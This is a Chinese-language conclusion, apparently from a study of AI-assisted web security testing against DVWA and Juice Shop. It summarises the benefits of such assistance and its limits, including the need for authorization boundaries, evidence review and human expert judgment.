研究表明，AI skill 可以把 Web 安全实验中的重复性工作自动化，包括环境检查、页面观察、源码审阅、测试用例生成、工具调用、截图取证和报告编写。DVWA 五项漏洞验证了 AI 对单点漏洞机制的推理和复现能力；Juice Shop 验证了 AI 面对综合 Web 应用时的主动评估能力。

AI 在网络安全中的价值主要体现在：

- 提升漏洞发现和复现效率。
- 降低报告整理和证据归档成本。
- 将工具输出转化为可读、可修复、可审计的安全报告。
- 通过失败分析推动工具链和工作流持续改进。

其局限也较明确：

- AI 需要明确授权边界和目标上下文。
- 工具输出需要证据复核，不能直接等同于确认漏洞。
- 对复杂业务逻辑、权限模型和真实生产影响仍需要人工安全专家判断。

因此，AI 更适合作为安全工程师的自动化协作层，而不是无监督替代者。合理的落地方式是让 AI 承担信息收集、初步验证、证据整理和报告生成，把人工精力集中在业务风险判断、修复决策和复测闭环上。